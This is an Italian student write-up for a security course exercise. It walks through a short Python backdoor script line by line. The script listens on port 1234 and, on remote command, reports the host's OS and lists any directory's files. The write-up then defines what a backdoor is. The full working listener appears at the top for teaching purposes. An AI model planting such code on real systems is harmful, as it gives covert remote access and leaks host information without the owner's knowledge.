


S3-L4

Traccia:

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento a una backdoor. Inoltre spiegare cos'è una backdoor.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Andiamo ad analizzare a piccoli pezzi il codice.

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234
```

Importiamo i moduli che ci serviranno e inizializziamo due variabili che utilizzeremo per gli indirizzi a cui dovremo connetterci.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
```

Attraverso la funzione `socket.socket` creiamo appunto un socket e specifichiamo che andremo ad utilizzare un indirizzo IP standard di tipo IPv4 e come protocollo di rete TCP.

Attraverso la funzione `bind` andiamo ad associare l'indirizzo IP e la porta che desideriamo con il socket appena creato.

Con `listen` iniziamo ad "ascoltare" quello che succede nella porta indicata e attendiamo connessioni in entrata.

`accept` ci permette di accettare la connessione in entrata in modo da iniziare effettivamente a ottenere le informazioni che vogliamo dal client.

```
print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue
```

Informiamo l'utente che il client è connesso e ricordiamo l'indirizzo desiderato, con un ciclo `while` facciamo in modo che le nostre istruzioni verranno reiterate, la prima che scegliamo è utilizzare la funzione `recv` per ricevere i dati che ci interessano nel nostro socket, la dimensione dei pacchetti scelta è 1024 bytes, quindi pacchetti di dimensione superiore verranno in parte persi.

```
if(data.decode('utf-8') == '1'):
    tosend = platform.platform() + " " + platform.machine()
    connection.sendall(tosend.encode())
elif(data.decode('utf-8') == '2'):
    data = connection.recv(1024)
```

Con un ciclo `if` scegliamo le varie opzioni che vogliamo che il codice scelga in base alla risposta del client, nel caso la risposta ricevuta fosse 1 il server restituirà informazioni sul sistema operativo su cui è eseguito, si fa uso della funzione `platform.platform` che abbiamo a disposizione grazie alle librerie importate all'inizio.

```
try:
    filelist = os.listdir(data.decode('utf-8'))
    tosend = ""
    for x in filelist:
        tosend += "," + x
except:
    tosend = "Wrong path"
connection.sendall(tosend.encode())
```

Se la risposta è 2 viene eseguito il comando `os.listdir` (anche questo grazie ai moduli importati) che restituisce la lista di files presenti in una directory.

```
elif(data.decode('utf-8') == '0'):  
    connection.close()  
    connection, address = s.accept()
```

Se la risposta ricevuta è 0 il server termina la connessione.

Backdoor

Si tratta di una "porta sul retro" attraverso la quale possono essere scambiati dati in modo più o meno evidente, si può quindi connettersi da remoto ed eseguire codice sul server, viene anche utilizzata con intenti malevoli in modo da poter accedere segretamente a un server e potenzialmente causare danni, o anche per inviare di nascosto dati che passano per il server senza che gli utenti ne siano a conoscenza.